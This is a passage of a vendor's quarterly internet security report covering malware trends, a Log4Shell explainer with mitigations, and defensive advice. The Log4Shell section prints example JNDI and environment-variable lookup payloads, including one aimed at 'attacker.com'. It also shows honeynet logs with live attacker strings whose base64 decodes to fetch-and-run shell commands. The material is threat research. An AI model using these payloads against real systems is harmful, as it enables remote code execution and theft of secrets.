One interesting analysis is looking at which browser attackers favor over the others, and which browsers have fallen out of favor. Overall detections trended down over the year and browser-based malware was no exception. Edge and Opera remained steady around 10 detections or less per quarter. Combined, these two browsers result in less than 1% of all browser detections and doesn't affect overall trends. Internet Explorer continues to be a favorite of attackers responsible for over half of all browser detections. Over time, as Internet Explorer is phased out, attackers will look for another browser to utilize. It could be the two other browsers in the middle of the pack – Chrome and Firefox. Both of these browsers were utilized by attackers at a decreasingly moderate rate. However, Firefox did have a slight uptick in detections in Q4. What that means for Q1 of 2022 is to be determined.

Browser Malware Detections by Quarter




Figure 14: Browser Malware Detections by Quarter

Ransomware Threats

For the past few quarters we have observed an increase in ransomware detections on endpoints. Ransomware detection totals for this year surpassed all of 2020 back in Q3 and we predicted that these attacks would continue at a steady, but increased, rate. With the addition of a new data set, we were able to discover that ransomware totals have not yet reached their previous year's totals and are actually showing a steady decline. This is likely attributed to an overall reduction in detections, but the arrest of REvil group members in Q4 could have aided this decline. We predict the level of ransomware to remain steady with no sharp increase or decrease in detections either way.




Figure 15: Ransomware Detections per Year

Cryptominers

This section ends by taking a brief look at cryptominers and how they have impacted endpoints over the years. Cryptocurrency is becoming more adopted throughout the world and attackers see this as a perfect way to siphon funds and remain under the guise of anonymous crypto wallets. As long as cryptocurrency is around, there will always be attacks against them with the most prevalent being phishing attacks and cryptominers. A malicious cryptominer will use a victim's hardware resources to mine cryptocurrency on behalf of the attacker, typically in the form of Monero, a privacy coin. Because cryptominers rely on victim's hardware resources, detecting anomalous resource consumption is usually the first sign of an infection. Aside from 2018, which saw an influx of cryptominer detections, the number of overall detections has remained steady between 500 and 1000 a year. This is about two to three detections a day on average.




Figure 16: Cryptominer Detections per Year

Top Security Incident

Top Security Incident

Log4Shell

On November 29th, 2021, a contributor to the popular and widely used application logging library log4j2 checked in a change to the library's open source code repository with a minimal description. Several contributors worked back and forth over the next day, ultimately merging the changes on December 4th without fanfare. It wasn't until five days later when an unrelated GitHub user asked the question "Is this a security vulnerability?" that the lid was blown off of one of the most critical and widespread vulnerabilities in recent memory.

Over the 24 hours that followed that GitHub comment researchers developed and published exploit Proof of Concepts (PoC) while the software development and IT security world came to grips with what is now known as Log4Shell, a full 10 out of 10 severity vulnerability that enables arbitrary code execution on vulnerable systems with extreme ease. In this section, we'll cover how the flaw came to exist, how the exploit works, and what organizations can do to ensure they've identified and remediated all vulnerable systems.

What Is Log4J2?

At its most simple level, logging libraries like log4j2 are responsible for taking an input string and writing it to a log buffer or file so that the user or a developer can review it later. For example, a web server developer might log information about connections to their website like the source IP address and the User-Agent header. A desktop application developer might log user activity as they navigate around the app or any errors the app encounters.

Log4J2 is an extremely popular Java logging utility currently maintained by the Apache Software Foundation. Chances are if an application is written in Java, it is using log4j2 as its logging library to facilitate saving log messages from user activity or errors. There are likely hundreds of millions of devices and systems that use log4j2 in some capacity deployed around the world. Everything from web servers to desktop applications are possible applications of this popular logging library.

About Lookups

Modern logging libraries are more complex and have features to help enrich logs along the way. One of these features is called "lookups" where at a basic level, the logging library (log4j2) can dynamically retrieve information from its configuration or an environment and add those values to a log message. In log4j2, these lookups are triggered with a special sequence of characters ${ … }

For example, if a developer wanted to include the version of Java and the operating system in their log message, they might include the lookups below.

```
${java:version} - ${java:os}
```

In the background, log4j2 uses something called string interpolation, where it evaluates a string containing these lookup placeholders and returns a string with the placeholders replaced by their corresponding values. Even before the log4shell vulnerability, string interpolation for lookups already had potential security concerns. Imagine a scenario where an attacker can view the error logs on a webapp for requests they make, and these logs include the browser User-Agent header. The developer has a secret API key set as an environment variable called SECRET_API_KEY on the server that allows the webapp to communicate with backend resources. An attacker could set the User-Agent header in their request to ${env:SECRET_API_KEY} and potentially trick log4j into performing a lookup and writing a log message with the User-Agent set to the value of the API key.


The Vulnerability

The security concerns get even worse with remote look-ups. Log4j supports a feature called JNDI which stands for Java Naming and Directory Interface. You can think of JNDI as a system like Domain Name Systems (DNS). At a high level, JNDI lets the logging library use a local (on the server that the Java app runs on) or a remote server to retrieve values for lookup requests.

The log4shell vulnerability comes from log4j2 being too lax by default on where the application can grab these lookups from. Specifically in vulnerable versions of log4j2, it accepts JNDI lookups to a remote LDAP (Lightweight Directory Access Protocol) server, and retrieves entire Java objects (executable code). Long story short, anyone with access to a field that a Java app logs using log4j2 could trick the library into doing a JNDI lookup to an LDAP server under the attacker's control, from which they could deliver malicious Java code back to the app, which in turn executes it.

Specifically, the vulnerability in log4j2 isn't from a code or implementation bug. The vulnerability stems from an intended feature that until December, flew under the radar as a massive security risk.

The most common and trivial attack vector that threat actors began targeting within hours of the discovery was peppering JNDI lookups throughout fields in web requests to web servers. Everything from the User-Agent header to the request path contained strings like ${jndi:ldap://attacker.com/x}. If a vulnerable system received one of these requests, it would automatically grab the Java object from the attacker's server and execute it. We saw attackers light up the WatchGuard Threat Lab honeynet with this style of attack very early after knowledge the vulnerability became public.



```
> Dec 10, 2021 @ 15:45:13  @timestamp: Dec 10, 2021 @ 15:45:13 host:                    severity: info facility: local7 tag: nginx: message:  188.166.122.43 - - [10/Dec
                           /2021:15:45:13 +0000] "GET / HTTP/1.1" 200 727 "-" "${jndi:http://134.209.163.248/callback/https-port-443-and-http-callback-scheme}" msg_id: nginx
                           src_ip: 188.166.122.43 req_method: GET req_path: / res_code: 200 referrer: - user_agent: ${jndi:http://134.209.163.248/callback/https-port-443-and-
                           http-callback-scheme} _id: u9MFpX0BDPc8AUD3Ftm7 _type: events _index:                    _score:  -

> Dec 10, 2021 @ 15:45:13  @timestamp: Dec 10, 2021 @ 15:45:13 host:                    severity: info facility: local7 tag: nginx: message:  188.166.122.43 - - [10/Dec
                           /2021:15:45:13 +0000] "GET /favicon.ico HTTP/1.1" 200 727 "-" "${jndi:http://134.209.163.248/callback/https-port-443-and-http-callback-scheme}"
                           msg_id: nginx src_ip: 188.166.122.43 req_method: GET req_path: /favicon.ico res_code: 200 referrer: - user_agent: ${jndi:http://134.209.163.248
                           /callback/https-port-443-and-http-callback-scheme} _id: VrQFpX0BOSyDHWetFmT_ _type: events _index:                    _score:  -

> Dec 10, 2021 @ 14:25:13  @timestamp: Dec 10, 2021 @ 14:25:13 host:                    severity: info facility: local7 tag: nginx: message:  45.155.205.233 - - [10/Dec
                           /2021:14:25:13 +0000] "GET / HTTP/1.1" 200 727 "-" "${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64
                           /KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8zNS44MC4yMDguMzY6NDQzfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzM1LjgwLjIwOC4zNjo0NDMpfGJhc2g=}" msg_id: nginx
                           src_ip: 45.155.205.233 req_method: GET req_path: / res_code: 200 referrer: - user_agent: ${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64
                           /KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8zNS44MC4yMDguMzY6NDQzfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzM1LjgwLjIwOC4zNjo0NDMpfGJhc2g=}

> Dec 10, 2021 @ 13:52:55  @timestamp: Dec 10, 2021 @ 13:52:55 host:                    severity: info facility: local7 tag: nginx: message:  45.155.205.233 - - [10/Dec
                           /2021:13:52:55 +0000] "GET / HTTP/1.1" 200 727 "-" "${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64
                           /KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8zLjEyNy41Mi4yMjA6NDQzfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzMuMTI3LjUyLjIyMDo0NDMpfGJhc2g=}" msg_id: nginx
                           src_ip: 45.155.205.233 req_method: GET req_path: / res_code: 200 referrer: - user_agent: ${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64
                           /KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8zLjEyNy41Mi4yMjA6NDQzfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzMuMTI3LjUyLjIyMDo0NDMpfGJhc2g=}

> Dec 10, 2021 @ 13:42:59  @timestamp: Dec 10, 2021 @ 13:42:59 host:                    severity: info facility: local7 tag: nginx: message:  45.155.205.233 - - [10/Dec
                           /2021:13:42:59 +0000] "GET / HTTP/1.1" 200 727 "-" "${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64
                           /KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xOC4yMzEuNzkuMjM2OjQ0M3x8d2dldCAtcSAtTy0gNDUuMTU1LjIwNS4yMzM6NTg3NC8xOC4yMzEuNzkuMjM2OjQ0Myl8YmFzaA==}"
                           msg_id: nginx src_ip: 45.155.205.233 req_method: GET req_path: / res_code: 200 referrer: - user_agent: ${jndi:ldap://45.155.205.233:12344/Basic
                           /Command/Base64
```

Figure 17: WatchGuard Honeynet Logsr

The Mitigation(s)

Mitigating log4shell becomes extremely complicated in rare, non-default configurations of the logging library. The initial 2.15.0 patch on December 10th attempted to mitigate the vulnerability by disabling JNDI LDAP lookups by default. Researchers found they could bypass the mitigations in environments that used a modified log4j2 configuration however, leading to another patch on December 14th, 2.1.60 that completely removed the JNDI LDAP lookup functionality.

Over the next few weeks with the increased scrutiny on the log4j2 library, researchers identified several other denial-of-service vulnerabilities in the platform that resulted in additional patches. Even with the patches available, finding and remediating vulnerable systems was still a massive chore for organizations. Mitigating without a vendor patch in most cases was near-impossible due to how low the exploit barrier was for the flaw. When all the attacker needs to do is generate a log with a value they control, the only possible mitigation besides patching is turning the system off entirely.

Important Takeaways

One of the factors that made Log4shell such a serious vulnerability was how ubiquitous its usage was in applications across organizations without any obvious way to know if any given app used it without contacting the manufacturer or running your own vulnerability analysis tests. Here are some tips to mitigate risk from similar vulnerabilities in the future.

1

Keep your system up to date

You may not be able to proactively mitigate every threat your organization faces but you absolutely can reduce your risk by mitigating the known ones. Keeping a regular patching schedule, and quickly pushing out critical patches like the log4shell fix, is one of the single best defensive actions you can take.

2

Deploy advanced vulnerability management tools

Most organizations (hopefully) already do some form of regular vulnerability scanning to fingerprint systems running out-of-date software and flag potential vulnerabilities. More advanced vulnerability assessment tools can take that a step further and identify difficult-to-find vulnerabilities by intentionally exploiting them and then monitoring network traffic for exploit-confirming activity. Consider deploying advanced vulnerability management tools to benefit from more accurate assessments.

3

Maintain Visibility Across Your Organization

In line with the first tip, even if you can't mitigate every threat you can still deploy tools capable of identifying attempted exploits against your vulnerable systems. At a minimum, be sure to retain and regularly review logs for suspicious activity and enable alerting for detected threats.

Conclusion & Defense Highlights

WatchGuard

Conclusion & Defense Highlights

As mentioned at the start of this report, change is often concerning for folks. This likely stems from the fear of the unknown. If you don't know what's around that next corner, but you are headed directly towards it at a hundred miles an hour, I could see why you might worry. However, you don't have to succumb to fear. You can adapt to change with a little foresight and preparation.

Rally racing fans will know the concept of a co-driver. Co-drivers are basically the navigator in the passenger seat who already studied existing maps and other historical data to prepare for the race. Rally drivers are only able to fly towards extreme blind turns at breakneck speeds – not knowing what change they might encounter on the other side – due to the information and planning of the co-driver who calls out what the driver can expect before she gets there. Our goal in this Internet Security Report is to be your cybersecurity co-driver, calling out things you should look out for and adapt to, so that you don't have to worry about the changes in the threat landscape. Now that we have looked at our Q4 threat map of historical data, let's talk about the directions that will keep your defensive posture "on the road" despite the landscape's bumps and turns.

Egress Filter to defang threats that do get in

There are many technologies and strategies for preventing the threats we see. In fact, our report comes from our products blocking things. That said, we all know that no defense is perfect, and sometimes a threat will make it into your network. You can still defend against that threat by blocking it further down the Cyber Kill Chain.

If you read our stuff and listen to our podcast, you probably have heard our Threat Lab analysts compare zero-trust networking to the well-known "least privilege principle." That principle is not new, the only problem is many in the industry only apply it against external, untrusted users, but they don't apply it to trusted users. There really is no reason for all your employees or devices to go out to the Internet on any port or protocol. She, most need web, DNS, and email access, some specialized roles might need SSH, RDP, VPN and others, but why switch your allow-everything-out rule to only allow out what users need to do their job? This is called egress filtering (as opposed to ingress filtering, which is blocking things from coming in).

This quarter, we saw the resurgence of a botnet that uses IRC as a command-and-control (C2) channel. I am willing to bet none of your employees need legitimate access to IRC (few use it nowadays). If you egress filter, if an IRC botnet infects a device on your network, it will not be able to call home, and thus can't exfiltrate date nor be used as a backdoor. That is just one example too. Many threats use unusual protocols and ports to connect to their threat actor, so if you only allow the applications, port, and protocols your users need, these sorts of threats never get to call home. Having said that, obviously some threats do use the same protocols you have to allow for web browsing too, so you still need protections there, but egress filtering will automatically block a lot of unnecessary stuff, which will defang some malware.

Ponder your patching policy

I know… I'm sick of hearing about patching as security advice too. That's why I relied on silly alliteration to try and make it palatable to you as advice, yet again. You've heard this a million times; you know it; and worst of all, the ivory-tower security pundits who say "just patch" are trivializing what is really a complex task for larger organizations and are minimizing a difficult thing.

Keeping things patched is not a simple issue for IT and security organizations. People who don't do it every day assume scanning programs help to completely automate patching, but don't realize how hard it is to set up and maintain those programs and install the connecters they use in all the places modern companies have infrastructure. Our servers now live all over the place, in the office, at colos, in many Clouds, etc. Meanwhile, most of those patch maintenance systems may not help with all the IOT and OT we have. Hardware need patches too, and unfortunately people play less attention to it. Then you have the secondary and tertiary programs you also have to patch. Sure, you know to patch WordPress, but have you found and updated every WordPress plugin or add-on too? Finally, all of this assumes the patching doesn't cause problems. While software quality has improved, there are still stories of patches breaking servers. You have a business to run too, so you can't afford downtime.

So I get it. Patching is easier said than done… but it can be done. And as much as we are sick of hearing the advice, the huge majority of technical exploits we see are ones against old software. Patching pays huge security dividends. I know it is hard and you already do it but take some time to make sure you are doing it right. If you have perfected your normal patching procedure, make sure you also put the same effort in patching harder-to-find hardware and software, that you previously may not have considered as often.

Are you comfortable you can recover from ransomware right now?

This is a slight repeat of advice we shared just last quarter, but it bears repeating as it is critically important. Imagine your whole company was hit by ransomware today, and all critical data was encrypted. Can you recover from this in a day, or are you screwed to considering paying the ransom? If you are not sure you can recover, that is your number one priority to fix as a security professional. And, while I am using ransomware as an example, the point is you should have a business continuity and disaster recovery (BC/DR) plan that allows you to recover from any incident quickly.

Change happens and adapting to and preparing for it are important. In fact, preparing for change can often help you avoid any negative consequences that come with changes in the threat landscape. However, the "unkept secret" of any security professional is no matter how well you prepare, and how diligent and good your defense, sometimes change will hit you right in the face. Perfect security doesn't exist, no matter how good our defense technologies and strategies are. You greatly minimize the statistical chance of you suffering some attack, but it can and will happen to most at least once someday.

That reality is what keeps CISO/CSO up at night. Worrying about the what if, that you know is possible even with the best intentions and work. But that is why BC/DR is the secret weapon that allows security experts to relax if they have put in the work. The first thing you should ever do as an information security professional is to find all the most important data and assets to your company and find a way to prepare a safe replication of them that you can spin up on demand in event of the worst case scenario. Once you've done that, you rest easier. Yes, even after you've done that you should still prepare new defenses, update policies, add new security products and controls. You still do want to do all you can to avoid any incident at all, but if you know you have a reliable way to recover even in the worst situation, all the rest of the work becomes easier, because you still have options when events happen anyway.

In short, a real, tested BC/DR plan is not an easy thing. Like patching, it takes infinitely more work to create and maintain than it does for me to tell you to do it. However, if you do this one thing, it immediate lessens the impact of any incident, and allows you to create the rest of your security strategy without stressing all the time.

I hope we were good security co-drivers this quarter and guided you around the changes we see happen in the landscape. We hope that allows everyone to win their cyber defense race. As always, leave your comments or feedback about our report at **SecurityReport@watchguard.com**, and stay safe!

Corey Nachreiner

Chief Security Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on www.secplicity.org.

Marc Laliberte

Technical Security Operations Manager

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

Trevor Collins

Information Security Analyst

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

Ryan Estes

Intrusion Analyst

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.

John Schilling

Intrusion Analyst

John is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. John is responsible for identifying and analyzing potential phishing messages and feeding threat intelligence back into WatchGuard's security services. John brings multiple years of security experience on top of a lifetime of technology experience to the team in his work to identify the latest threats and trends.

Josh Stuifbergen

Intrusion Analyst

Josh is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Josh helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Josh's multidisciplinary background with a political science BA and cybersecurity BS offers an added perspective into the geopolitical nature of cybersecurity threats. Past experience researching container security in Kubernetes deployments, and building a Zero-Trust Proof of Concept environment for small organizations contributes to his insights on how organizations face the difficulties of increasingly complex managed environments. His role includes contributing to the Secplicity blog.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, endpoint security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 18,000 security resellers and service providers to protect more than 250,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for midmarket businesses and distributed enterprises. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit WatchGuard.com.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at www.secplicity.org.

WatchGuard